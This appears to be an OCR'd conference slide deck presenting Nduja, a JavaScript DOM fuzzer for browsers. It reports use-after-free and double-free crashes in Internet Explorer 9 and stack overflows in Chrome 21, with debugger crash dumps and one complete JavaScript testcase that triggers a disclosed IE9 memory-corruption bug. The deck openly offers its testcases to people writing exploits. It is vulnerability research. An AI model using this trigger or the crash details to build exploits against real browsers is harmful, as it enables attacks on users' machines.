


Introducing Nduja


- ...also a fuzzer prototype written in JS
  - Heavily leverages on DOM Level 2 and DOM Level 3 APIs
  - Several versions implemented with slightly different algorithms

- Used Grinder 0.3 as a framework to collect/classify/reproduce crashes

I'LL SELL MY SECRET FOR A PINT...



Nduja: fuzzing algorithm



Nduja: results overview

- Internet Explorer 9
  - Heavily crashes
  - 70 unique crash hashes identified
  - 15 reproducible memory corruption bugs identified
  - crashes mainly due to UAFs and DFs
  - three 0-days identified (disclosed to MSFT)
  - some other will be privately disclosed
  - Many other likely 0-days (PoC missing yet..)
- Internet Explorer 10
  - Most of crashes occurring on IE9 also happen on IE10
- Chrome 21
  - A bunch of ReadAVs and Stack Overflows found
  - Still running ;-)

Crash use case I

IE9 0 day #1 - SendNotification (MS-12063 CVE-2012-1529)

```
eax=44004400 ebx=045dffff ecx=44004400 edx=0000001b esi=045dffff edi=026bc708
eip=661328ec esp=026bc5d4 ebp=026bc5dc iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
MSHTML!NotifyElement+0x33:
661328ec 8b11            mov     edx,dword ptr [ecx]  ds:0023:44004400=????????
.. .
EXCEPTION_LEVEL:SECOND_CHANCE
EXCEPTION_TYPE:STATUS_ACCESS_VIOLATION
EXCEPTION_SUBTYPE:READ
FAULTING_INSTRUCTION:661328ec mov edx,dword ptr [ecx]
BASIC_BLOCK_INSTRUCTION_COUNT:4
BASIC_BLOCK_INSTRUCTION:661328ec mov edx,dword ptr [ecx]
BASIC_BLOCK_INSTRUCTION_TAINTED_INPUT_OPERAND:ecx
BASIC_BLOCK_INSTRUCTION:661328ee mov eax,dword ptr [edx+8]
BASIC_BLOCK_INSTRUCTION_TAINTED_INPUT_OPERAND:edx
BASIC_BLOCK_INSTRUCTION:661328f1 push edi
BASIC_BLOCK_INSTRUCTION:661328f2 call eax
. . .
STACK_FRAME:MSHTML!NotifyElement+0x33
STACK_FRAME:MSHTML!CMarkup::SendNotification+0x5b
STACK_FRAME:MSHTML!CMarkup::Notify+0x102
STACK_FRAME:MSHTML!CSpliceTreeEngine::RemoveSplice+0xef4
STACK_FRAME:MSHTML!CMarkup::SpliceTreeInternal+0x95
STACK_FRAME:MSHTML!CDoc::CutCopyMove+0x204
STACK_FRAME:MSHTML!CDomRange::deleteContents+0x11f
```

Crash use case I: testcase

IE9 0 day #1 - SendNotification (MS-12063 CVE-2012-1529)

```
function testcase(){
      elementTree1[0]=document.createElement('FOOTER');
      document.body.appendChild(elementTree1[0]);
      elementTree1[1]=document.createElement('STYLE');
      document.body.appendChild(elementTree1[1]);
      elementTree1[2]=document.createElement('TEXTAREA');
      document.body.appendChild(elementTree1[2]);
      document.addEventListener ('DOMNodeRemoved', modifyDOM, true);
      range1 = document.createRange();
      startNode=document.all[1];
      range1.setStart(startNode, 0);
      endNode=document.all[3];
      range1.setEnd(endNode,0);
      range1.deleteContents();
}

function modifyDOM(event){
            switch (event.eventPhase) {
                case Event.CAPTURING_PHASE:
                        document.removeEventListener ('DOMNodeRemoved', modifyDOM, true);
                        range2 = document.createRange();
                        startNode=document.all[2];
                        range2.setStart(startNode, 0);
                        endNode=document.all[5];
                        range2.setEnd(endNode,0);
                        range2.deleteContents();
                        break;
            }
}
```

Crash use case II

IE9 0 day #2 - InjectHTMLStream

```
EXCEPTION_TYPE:STATUS_ACCESS_VIOLATION
EXCEPTION_SUBTYPE:DEP
...
STACK_FRAME:MSHTML!InjectHtmlStream+0x38f
STACK_FRAME:MSHTML!HandleHTMLInjection+0x75
STACK_FRAME:MSHTML!CElement::InjectInternal+0x6b5
STACK_FRAME:MSHTML!CElement::put_outerHTML+0xdb
STACK_FRAME:MSHTML!CFastDOM::CHTMLElement::Trampoline_Set_outerHTML+0x5e
STACK_FRAME:jscript9!Js::JavascriptFunction::CallFunction+0xc4
STACK_FRAME:jscript9!Js::JavascriptExternalFunction::ExternalFunctionThunk+0x117
STACK_FRAME:jscript9!Js::JavascriptOperators::SetProperty+0x8f
STACK_FRAME:jscript9!Js::JavascriptOperators::OP_SetProperty+0x59
STACK_FRAME:jscript9!Js::JavascriptOperators::PatchPutValueNoLocalFastPath+0xbc
STACK_FRAME:jscript9!Js::InterpreterStackFrame::OP_SetProperty<Js::OpLayoutElemen
tCP_OneByte>+0x5b
...
STACK_FRAME:MSHTML!CListenerDispatch::InvokeVar+0x12a
STACK_FRAME:MSHTML!CListenerDispatch::Invoke+0x40
STACK_FRAME:MSHTML!CEventMgr::_DispatchBubblePhase+0x1a9
STACK_FRAME:MSHTML!CEventMgr::Dispatch+0x724
STACK_FRAME:MSHTML!CEventMgr::DispatchDOMMutationEvent+0xef
```

Crash use case III

IE9 0 day #3 - ElementRelease

```
EXCEPTION_TYPE:STATUS_ACCESS_VIOLATION
EXCEPTION_SUBTYPE:DEP

STACK_FRAME:MSHTML!CMarkup::ElementRelease+0x42
STACK_FRAME:MSHTML!CDocument::PrivateRelease+0x2c
STACK_FRAME:MSHTML!CNamedItemsTable::FreeAll+0x26
STACK_FRAME:MSHTML!CScriptCollection::~CScriptCollection+0x20
STACK_FRAME:MSHTML!CScriptCollection::Release+0x53
STACK_FRAME:MSHTML!CDoc::CLock::~CLock+0x17
STACK_FRAME:MSHTML!CMarkup::SetInteractiveInternal+0x462
STACK_FRAME:MSHTML!CMarkup::RequestReadystateInteractive+0x152
STACK_FRAME:MSHTML!CMarkup::BlockScriptExecutionHelper+0x184
STACK_FRAME:MSHTML!CHtmPost::Exec+0x4b1
STACK_FRAME:MSHTML!CHtmPost::Run+0x41
STACK_FRAME:MSHTML!PostManExecute+0x1a3
STACK_FRAME:MSHTML!PostManResume+0xdd
STACK_FRAME:MSHTML!CHtmPost::OnDwnChanCallback+0x10
STACK_FRAME:MSHTML!CDwnChan::OnMethodCall+0x1f
STACK_FRAME:MSHTML!GlobalWndOnMethodCall+0x115
STACK_FRAME:MSHTML!GlobalWndProc+0x302
STACK_FRAME:USER32!InternalCallWinProc+0x23
STACK_FRAME:USER32!UserCallWinProcCheckWow+0x14b
STACK_FRAME:USER32!DispatchMessageWorker+0x35e
STACK_FRAME:USER32!DispatchMessageW+0xf
STACK_FRAME:IEFRAME!CTabWindow::_TabWindowThreadProc+0x722
```

Crash use case IV

IE9 0 day #4 (to be confirmed)

```
eax=066d6588 ebx=053d34b0 ecx=feeefeee edx=674a9fe7 esi=06704478 edi=000000d2
eip=674a9fff esp=0299d05c ebp=0299d064 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
MSHTML!CInsertSpliceUndoUnit::`scalar deleting destructor'+0x18:
674a9fff 8b91a4010000    mov     edx,dword ptr [ecx+1A4h]
ds:0023:feef0092=????????
IDENTITY:HostMachine\HostUser
PROCESSOR:X86
CLASS:USER
QUALIFIER:USER_PROCESS
EVENT:DEBUG_EVENT_EXCEPTION
EXCEPTION_FAULTING_ADDRESS:0xffffffffeef0092
EXCEPTION_CODE:0xC0000005
EXCEPTION_LEVEL:SECOND_CHANCE
EXCEPTION_TYPE:STATUS_ACCESS_VIOLATION
EXCEPTION_SUBTYPE:READ
FAULTING_INSTRUCTION:674a9fff mov edx,dword ptr [ecx+1a4h]
BASIC_BLOCK_INSTRUCTION_COUNT:3
BASIC_BLOCK_INSTRUCTION:674a9fff mov edx,dword ptr [ecx+1a4h]
BASIC_BLOCK_INSTRUCTION_TAINTED_INPUT_OPERAND:ecx
BASIC_BLOCK_INSTRUCTION:674aa005 push eax
BASIC_BLOCK_INSTRUCTION:674aa006 call edx
```

Crash use case V – heap corruption

IE9 Double free in Concurrent Garbage Collection (lot of)

```
eax=0286d26c ebx=00000000 ecx=77010535 edx=0286d009 esi=00460000 edi=0052cef8
eip=770b33bb esp=0286d25c ebp=0286d2d4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlReportCriticalFailure+0x57:
770b33bb eb12            jmp     ntdll!RtlReportCriticalFailure+0x6b (770b33cf)
. . .
EXCEPTION_FAULTING_ADDRESS:0x770b33bb
EXCEPTION_CODE:0xC0000374
EXCEPTION_LEVEL:SECOND_CHANCE
EXCEPTION_TYPE:STATUS_HEAP_CORRUPTION
. . .
STACK_DEPTH:48
STACK_FRAME:ntdll!RtlReportCriticalFailure+0x57
STACK_FRAME:ntdll!RtlpReportHeapFailure+0x21
STACK_FRAME:ntdll!RtlpLogHeapFailure+0xa1
STACK_FRAME:ntdll!RtlFreeHeap+0x64
STACK_FRAME:kernel32!HeapFree+0x14
STACK_FRAME:MSHTML!CAttrValue::Free+0x44
. . .
STACK_FRAME:jscript9!Recycler::FinishCollection+0x30
STACK_FRAME:jscript9!Recycler::FinishConcurrentCollect+0x220
STACK_FRAME:jscript9!ThreadContext::ExecuteRecyclerCollectionFunction+0x2a
STACK_FRAME:jscript9!Recycler::TryFinishConcurrentCollect+0x64
STACK_FRAME:jscript9!Recycler::CollectNow<536875008>+0x33
```

Crash use case VI

Chrome #1 Stack Overflow

Infinite recursion in `addChild` function

```
Caught a Stack Overflow in process 1832 at 2012-09-16 09:59:50 with a crash hash of 07C1166D.A741038C
Registers:
    EAX = 0x6080C268 - R-- - chrome!WebCore::RenderTable::`vftable'
    EBX = 0x02817B9C - RW- -
    ECX = 0x02817BF8 - RW- -
    EDX = 0x5F31A8ED - R-X - chrome!WebCore::RenderTable::addChild
    ESI = 0x02817BF8 - RW- -
    EDI = 0x02817BF8 - RW- -
    EBP = 0x001F3018 - RW- -
    ESP = 0x001F3000 - RW- -
    EIP = 0x5F31A8ED - R-X - chrome!WebCore::RenderTable::addChild
Code:
    0x5F31A8ED - push ebp
    0x5F31A8EE - mov ebp, esp
    0x5F31A8F0 - push ebx
    0x5F31A8F1 - mov ebx, [ebp+0ch]
    0x5F31A8F4 - push esi
    0x5F31A8F5 - push edi
    0x5F31A8F6 - mov edi, ecx
    0x5F31A8F8 - test ebx, ebx
Call Stack:
    0x5F31ABEB - chrome!WebCore::RenderTable::addChild
    0x5F31ABEB - chrome!WebCore::RenderTable::addChild
```

Crash use case VII

Chrome #2 Stack Overflow

Infinite recursion in `notifyNodeInsertedIntoTree` function

```
Caught a Stack Overflow in process 3244 at 2012-09-16 03:32:12 with a crash hash of 9E20A997.672519F4
Registers:
    EAX = 0x0000001D -     -
    EBX = 0x002B6D98 - RW- -
    ECX = 0x0214CAF0 - RW- -
    EDX = 0x62CAA5E0 - R-- - chrome!WebCore::HTMLTableElement::`vftable'
    ESI = 0x0214CAF0 - RW- -
    EDI = 0x0209F980 - RW- -
    EBP = 0x001C3000 - RW- -
    ESP = 0x001C3000 - RW- -
    EIP = 0x610DF757 - R-X - chrome!WebCore::NodeRareData::rareDataFromMap
Code:
    0x610DF757 - push esi
    0x610DF758 - mov eax, 1
    0x610DF75D - xor esi, esi
    0x610DF75F - test al, [62d65150h]
    0x610DF765 - jnz 610df796h
    0x610DF767 - or [62d65150h], eax
    0x610DF76D - push 14h
    0x610DF76F - call chrome!WTF::fastMalloc
Call Stack:
    0x60F25061 - chrome!WebCore::Element::containsFullScreenElement
    0x611E3968 - chrome!WebCore::ChildNodeInsertionNotifier::notifyNodeInsertedIntoTree
    0x611E28F3 - chrome!WebCore::ChildNodeInsertionNotifier::notifyDescendantInsertedIntoTree
```

Conclusions & Future works

- Fuzzing with DOM Level 2 and 3 interfaces proved to be painful for both IE and Chrome
- A bunch of 0-days found and many others are likely to be uncovered soon... FUZZ! FUZZ!! FUZZ!!!
- Extensive tests need to be done on Firefox, other browsers and mobile OSes: need help from community... FUZZ! FUZZ!! FUZZ!!!
- There is NO ultimate Nduja fuzzer version: researchers community is encouraged to pick the code and mod it at will ... FUZZ! FUZZ!! FUZZ!!!
- Testcases:
  - Are available for anyone whishing to write an exploit code
  - Need to be optimized in order to reliably reproduce exploitability condition

Q&A

FUZZ! FUZZ!! FUZZ!!!